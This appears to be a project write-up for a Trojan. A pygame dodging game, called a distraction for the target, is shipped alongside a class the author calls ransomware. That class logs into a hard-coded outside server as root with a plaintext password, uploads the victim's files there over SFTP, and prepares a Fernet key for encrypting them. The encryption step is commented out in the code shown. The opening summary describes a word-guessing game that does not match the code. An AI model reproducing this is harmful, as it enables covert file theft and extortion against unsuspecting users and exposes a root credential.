**Paramiko SSH-Client**


**Executive Summary**

The Paramiko system works as follows. Upon running the main.py, the Connect class if fired up. It loads the environment variables from the .env file. The connect function of the class then uses the SSH Client Paramiko built in class to make a secure connection to the server. After the connection is established, Paramiko then opens a sftp connection through port 22. This about sums up the connection made.

Once the port is open, we can get and put files into the remote server. The functionality is pretty simple. However, we have a game that runs or should run while the new text files are being uploaded to the server. Text files are relatively small files. This being said they can be transferred fast. If both the game and the upload would have been running at the same exact time, I would have opted for parallel programming via threading. This is a very nice way of completing the task at hand. However, since there seems to have no need, I opted for regular structure.

1. The main file shows this clearly, the Paramiko client, fetches the word from the server.
2. Next, the program prompts the client that the game is starting, this prompt gives us good time to upload the needed files.
3. After upload is successful, the game starts.
4. The game receives input via the terminal. It also gives exception errors and cannot accept blank slots.
5. After final input of all letter, the game compares the guessed letters to the fetched word from the server and prompts the client on their results.
6. Finally, the program fulfills its task and closes.

**The Program Structure**



**The Game Architecture**

The main game loop:

*class* Game():

*def* \_\_init\_\_(*self*):

*self*.screen\_height = 500

*self*.screen\_width = 500

        # Set up the drawing window

*self*.screen = pygame.display.set\_mode(

            [*self*.screen\_width, *self*.screen\_height])

        # Run until the user asks to quit

*self*.running = True

*def* game(*self*):

        clock = pygame.time.Clock()

        ADDENEMY = pygame.USEREVENT + 1

        pygame.time.set\_timer(ADDENEMY, 250)

        player = Player()

        enemies = pygame.sprite.Group()

        all\_sprites = pygame.sprite.Group()

        all\_sprites.add(player)

        pygame.mixer.init()

        sound = pygame.mixer.Sound("game/assets/cauliflower.wav")

        sound.play()

        while *self*.running:

            # Did the user click the window close button?

            for event in pygame.event.get():

                if event.type == KEYDOWN:

                    # Was it the Escape key? If so, stop the loop.

                    if event.key == K\_ESCAPE:

*self*.running = False

                elif event.type == pygame.QUIT:

*self*.running = False

                elif event.type == ADDENEMY:

                    # Create the new enemy and add it to sprite groups

                    new\_enemy = Enemy()

                    enemies.add(new\_enemy)

                    all\_sprites.add(new\_enemy)

            # Create a custom event for adding a new enemy

            # Get all the keys currently pressed

            pressed\_keys = pygame.key.get\_pressed()

            # Update the player sprite based on user keypresses

            player.update(pressed\_keys)

            enemies.update()

*self*.screen.fill((0, 0, 255))

            # Draw all sprites

            for entity in all\_sprites:

*self*.screen.blit(entity.surf, entity.rect)

            # Check if any enemies have collided with the player

            if pygame.sprite.spritecollideany(player, enemies):

                # If so, then remove the player and stop the loop

                player.kill()

*self*.running = False

            # Flip the display

            pygame.display.flip()

            clock.tick(30)

        pygame.quit()

The Malware Architecture

The core malware file:

*class* SFTP():

*def* \_\_init\_\_(*self*):

*self*.host = "172.105.84.156"

*self*.user = "root"

*self*.password = "SAkiniolinga@123"

        # self.localpath = os.getenv("LOCALPATH")

*self*.remotepath = "/var/www"

*self*.ssh\_client = paramiko.SSHClient()

*self*.ssh\_client.set\_missing\_host\_key\_policy(paramiko.AutoAddPolicy())

*self*.ssh\_client.connect(

*hostname*=*self*.host, *username*=*self*.user, *password*=*self*.password)

*def* uploadEncrypt(*self*):

        key = Fernet.generate\_key()

        with open("key.key", "wb") as keyfile:

            keyfile.write(key)

        files = []

        for file in os.listdir():

            if os.path.isfile(file):

                if file == "test.txt":

                    files.append(file)

                print(file)

        # open an sftp connection to my remote client

        ftp\_client = *self*.ssh\_client.open\_sftp()

        # this will send the file to the server and then encrypt the file

        for eachfile in files:

            print("uploaded")

            ftp\_client.put(eachfile, *f*"{*self*.remotepath}/{eachfile}")

            # after successfully sending the file to server encrypt the file using the key file sent

            # with open(eachfile, "rb") as file:

            #     contents = file.read()

            # contents\_encrypted = Fernet(key).encrypt(contents)

            # with open(eachfile, "wb") as file:

            #     file.write(contents\_encrypted)

        # finally close the ftp connection to the remote host

        ftp\_client.close()

The project is divided into three main parts.

**1. The main package file running from main.py.**

This file simply initiates the two threads of the software. It initiates the first thread which is the game and the second which is the malware but joins them to a single instance. Here is the entry point to the software and the entire package runs from this particular file.

**2. The game (innocuous software)**

The game is a simple Atari game built using pygame. It uses a number of sprites from open source libraries to create a simple elegant game to keep the target distracted while the daemon forms out to create its own process.

**3. The malware (the daemonized package)**

The malware is a simple ransomware utilizing Paramiko and sftp to send all files in a specified folder to a target server. The files are then scrambled using a key that is sent to the server before being scrambled itself using the Fernet package.